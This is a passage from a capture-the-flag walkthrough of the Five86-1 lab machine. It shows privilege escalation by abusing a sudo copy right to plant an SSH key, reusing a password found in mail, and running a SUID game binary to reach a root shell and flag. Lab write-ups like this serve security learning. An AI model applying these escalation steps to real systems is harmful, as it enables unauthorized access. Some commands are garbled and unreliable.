


Great we got the password of douglas let's login.




Since the author has given sudo right on copy program which could be executed as jen hence we can copy the ssh public rsa_key of douglas inside /home/jen/.ssh so that we can be logged as jen. Thus, we executed the following commands as given below

cat id_rsa.pub > /tmp/authorized_keys
cd /tmp
chmod 777 authorized_keys
sudo -u jen /bin/cp authorized_keys /home/jen/.ssh




Now copy id_rsa in the /tmp directory and change the permission then try to access ssh shell on localhost as jen.


chmod 600 id_rsa
cp id_rsa /tmp
cd /tmp
chmod 600 id_rsa
ssh -i id_rsa jen@127.0.0.1



Hmmm! As we connected to the ssh shell as jen we found another hint “you have a new mail” on the ssh banner as shown in the given image.
So, we find a text file “jen” in / var/mails that shows a jen email. As per this message, jen knows the password for the Moss account, so we can use the Moss credential for a further move.




Great we got the password of moss let's login.
su moss
pass-Fire!Fire!




So, switched from Jen's account to Moss and identified for SUID enabled directories, luckily here we found that the sticky bit is enabled for "upyourgame" as shown in the image.

find / -perm -u=s -type f 2>/dev/nullcd .game./upyourgame

So we navigate to /home/Moss/.game/ and run the "upyourgame" program, the program launches questionnaires that are only answerable in the YES / NO format, and finally, we get the root shell and find the final flag in the /root directory as shown below.



cd /home/moss/.games
./upyourgame
After playing the YES/NO game we will be directly logged into root.


Applications Places System
Sun Aug 9, 10:44 PM
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
Parrot Terminal
Parrot Terminal
bcd freesweep nsnake snake worms
bombardier hunt pacman4console sudoku
moss@five86-1:~/.games$ ./upyourgame
./upyourgame
Would you like to play a game? yes
yes
Could you please repeat that? yes
yes
Nope, you'll need to enter that again. yes
yes
You entered: No. Is this correct? no
no
We appear to have a problem? Do we have a problem? no
no
Made in Britain.
id
id
uid=0(root) gid=1001(moss) groups=1001(moss)
# python -c 'import pty;pty.spawn("/bin/bash")'
python -c 'import pty;pty.spawn("/bin/bash")'
root@five86-1:~/.games# cd /root
cd /root
root@five86-1:/root# ls
ls
flag.txt
root@five86-1:/root# cat flag.txt
cat flag.txt
8f3b30dd95eccf600593da4522251746
root@five86-1:/root#
Menu
[five86-1]
[Five86:1 Vulnhub Walk...
[Five86-1 [Running] - O...
Parrot Terminal
[OpenNetAdmin :: Stan...